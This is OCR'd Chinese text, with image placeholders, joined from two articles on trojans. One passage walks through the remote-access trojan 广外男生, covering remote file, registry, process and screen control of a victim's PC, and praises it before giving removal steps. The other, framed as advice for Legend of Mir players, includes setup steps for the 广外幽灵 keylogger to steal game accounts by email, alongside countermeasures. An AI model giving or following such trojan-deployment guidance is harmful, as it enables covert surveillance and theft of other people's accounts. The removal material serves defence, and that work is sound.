


图7





图8

3. 实际应用

等对方运行了你设置好的服务端后，打开计算机上的客户端程序，对方计算机上的服务端程序便会自动乖乖地连接上我们（图9）。


图9

广外男生的文件操作管理功能非常强大，新建文件夹、上／下载文件等不说，还可以远程查找对方计算机的文件（图10）。更过瘾的是，它还可以控制局域网中其它计算机的共享文档，厉害吧！






图10

除此之外，它的功能还具有：

（1）远程操作注册表：点击程序的图标，对远程计算机的注册表可以进行很方便的操作（图11）。


图11

（2）查看系统进程和系统的服务（图12）：在这里，我们可以进行获取对方计算机的主机信息，重起和关闭远程计算机等操作，甚至还可以随意地发送信息给对方（图13）。


图12

（3）远程桌面：利用这个功能，我们可以很方便地查看对方计算机的屏幕图像，观看对方正在进行的操作。滑动程序工具栏上的滑动条，可以增加或减小传输图像的质量（图14）。





图13


图14

三、不足之处

1. 不能象冰河那样，扫描IP段来找出中了木马的计算机。

2. 虽然广外男生可以查看系统正在运行的进程，并且可终止或开启系统服务，但却不能终止进程。

3. 功能比较少。只有文件管理、注册表操作等四大功能。这些功能对于一个木马程序来说还不丰富，例如还可以增加上创建共享，远程鼠标控制等功能。

但不可否认，广外男生无论从编写的技术上，还是从运行的稳定性上，都绝对是一流的。相信大家一定会喜欢，呵呵！

四、清除方法


1.打开系统注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，查看广外男生运行的EXE文件。该键值并没有完整运行路径，因为可执行文件是在system32文件夹中的，可以直接运行。删除该自启动键值，然后在system32系统文件夹中删除相应的EXE文件.

2. 虽然以上删除了自启动项，但下次还会启动的。因为广外男生修改了注册表使dll自动运行，而且运行之后dll插入explorer进程中，使得这个dll是不可以删除，即使你终击了explorer进程，还是会被插入到其他进程中。

因此，这个步骤你需要知道广外男生dll文件名称，你可以在system32系统文件夹中查找，文件大小为116kB或者115kB的dll文件，找到广外男生dll之后复制其文件名称，然后打开系统注册表。点击"编辑→查找"，然后输入你刚复制的dll文件名称，找到此键值之后删除即可（因为广外男生运行之后，随机写注册表使dll能够自动运行，注册表位置是变化的）。

LOOK 注意 一定要利用dll文件名查找整个注册表且删除键值，使广外男生不能自动运行。

3．重新启动计算机之后，删除system32系统文件夹中的广外男生dll，文件大小为116kB或者115kB。



传奇建起了至今为止最壮观的虚拟世界，成为目前国内最火爆的网络游戏之一。但也有一些居心叵测的人，采用千奇百怪、无孔不入的手段来达到个人目的，比如制作类似传奇充值页面、寻找密码页面，假冒传奇官方网站，来骗取玩家个人信息、卡号、密码等，使得大批玩家的装备及传奇币被洗劫一空。除这些外，对传奇玩家威胁最大的就要数木马了，许多人辛辛苦苦夜以继日地PK了几个月的传奇帐号就是被木马给盗走了，有账号被盗这类惨痛经历的朋友们为数不少。那究竟盗密者们是如何窃取传奇帐号的呢？传奇迷们又该如何保护你的帐号呢？笔者特写此文，希望能对传奇迷们有所帮助。

可以说百分之九十的传奇帐号被盗事件都发生在网吧或是公用机房，而这些被盗的帐号中又有百分之九十九是被传奇木马窃取的！

木马，也称特伊洛木马，此词语来源于古希腊历史上的特洛伊之战，传说希腊人围攻特洛伊城，久久不能得手。后来想出了一个木马计，让士兵藏匿于巨大的木马中。大部队假装撤退而将木马摈弃于特洛伊城下，让敌人将其作为战利品拖入城内。木马内的士兵则乘夜晚敌人庆祝胜利、放松警惕的时候从木马中爬出来，与城外的部队里应外合而攻下了特洛伊城。木马具有隐蔽性、自动运行性、欺骗性、能自动打开特别的端口，它的危害性在于它对电脑系统强大的控制和破坏能力，窃取密码、控制系统操作、进行文件操作等，一个功能强大的木马一旦被植入你的机器，攻击者就可以象操作自己的机器一样控制你的机器，甚至可以远程监控你的所有操作。

作为一个应用程序，木马被运行后就每次会随着系统的启动而启动，并在用户不知道的情况下悄悄地执行某些"活动"。针对传奇的木马有两大类，一类是具有键盘记录功能的木马，它们不仅针对传奇，而且还针对其他窃密者喜欢的东西，如QQ密码等；另一类就是专业木马了，它们为传奇而生，专门窃取传奇的账号，对传奇玩家来说这两类木马都不是好东西。

一、具有键盘记录功能的木马

这样的木马有很多，像键盘幽灵、Pwoer克格勃、广外幽灵血火v2.1等等，用法都差不多。以广外幽灵为例，它使用线程插入技术，可以轻松越过你的防火墙防护，系统中不会新增任何任务进程，因此极其难以发现，隐蔽性很好。它可以截取到Windows窗体中的星号密码，可以记录键盘活动，记录的内容通过E-mail发送到指定的邮箱。到目前为止，幽灵使用用户前工作的程序来作为发信程序，绝大多数情况下均可发送邮件，网络防火墙软件无法察觉，即使发出警告，大多数人也会以为是自己的应用程序在访问网络，可实际上却是广外幽灵向其"主子"报告你的密码！

一般说来，黑传奇号的人会设置一下它的木马。

仍就以广外幽灵为例，它的设置很简单，填好信箱地址，将"保存记录到文件"前面的"✓"去掉，然后添加一个mir.dat（图1），因为这个是传奇的运行文件。接下来点击"生成幽灵"按钮，会弹出对话框，要求输入文件名称，随便填。然后把这个文件发到自己的信箱，在每个需要记录的机器上都运行一次就可以了。你等着收信好了，小心不要把信箱撑爆（有很多人用这种方法偷QQ号）。




图 1

对策：如果广外幽灵被安插进来，会在系统的system下生成两个木马文件：scanregw.exe和gst00.tmp，文件大小分别为36KB和20KB。广外幽灵用木马scanregw.exe代替了系统中正常的scanregw.exe，由此达到加载运行的目的。正常的scanregw.exe在Windows目录下，用来检测和备份注册表。清除步骤如下：

首先删除系统system文件夹下的木马文件scanregw.exe和gst00.tmp。

接着打开注册表编辑器，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，把右边窗口中的"ScanRegistry"删除，就清除了木马广外幽灵，可以长舒一口气了。

在上面提到的木马中有一个比较麻烦，对传奇号的威胁也最大，它就是血火v2.1。这是采用病毒原理的键盘记录工具，感染对象后，它会把一部分代码加到指定的程序里，同时把它自带的动态连接库kerndl.dll复制到系统目录里。这样每次运行传奇时，它都会跟着运行，而且用进程管理软件也无法发现，它成了指定程序的一个模块！该木马对联众、边锋等都有莫大的威胁！这个版本的血火暂时不会自动感染，

也不是开机就运行，很隐蔽。

对策：查找系统中是否有kerndl.dll文件，如果发现它存在，则十有八九是中招了。先删了它，再复制一个新的程序覆盖被感染的文件就可以了。

二、专门针对传奇的木马

